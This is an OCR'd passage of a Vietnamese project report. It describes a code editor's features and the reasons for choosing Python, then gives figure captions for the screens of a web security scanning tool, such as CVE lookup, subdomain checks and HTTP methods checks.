
- Hỗ trợ đa nền tảng: Windows, Linux, Mac
- Hỗ trợ đa ngôn ngữ: C/C++, C#, Python, JavaScript…
- Hỗ trợ Git
- Ít dung lượng
- Tính năng mạnh mẽ
- Intellisense chuyên nghiệp
- Giao diện thân thiện

c) Ngôn ngữ phát triển


Ngôn ngữ được lựa chọn để phát triển ứng dụng là Python. Với những đặc điểm của mình, Python là một lựa chọn tuyệt vời cho cả lập trình viên lẫn người kiểm thử:

- Python hỗ trợ nhiều nền tảng khác nhau (Windows, Mac, Linux, Raspberry Pi, etc).
- Python có cú pháp đơn giản, dễ đọc hiểu và rất gần gũi với tiếng Anh.
- Cú pháp của Python giúp lập trình viên sử dụng ít dòng code để lập trình cùng một thuật toán hơn so với các ngôn ngữ lập trình khác.
- Python sử dụng trình thông dịch để thực thi các dòng code. Do đó, những dòng code có thể được thực thi ngay lập tức mà không cần biên dịch toàn bộ chương trình. Như vậy giúp chúng ta kiểm tra code nhanh hơn


3.2. Xây dựng giao diện




Hình 3.1 Giao diện trang chủ




Hình 3.2 Giao diện trang thu thập thông tin




Hình 3.3 Giao diện chức năng tra cứu CVE




Hình 3.4 Giao diện chức năng truy vết Website




Hình 3.5 Giao diện chức năng kiểm tra HTTP Methods




Hình 3.6 Giao diện chức năng kiểm tra Subdomain




Hình 3.7 Giao diện chức năng thu thập đường dẫn




Hình 3.8 Giao diện trang xác định lỗ hổng



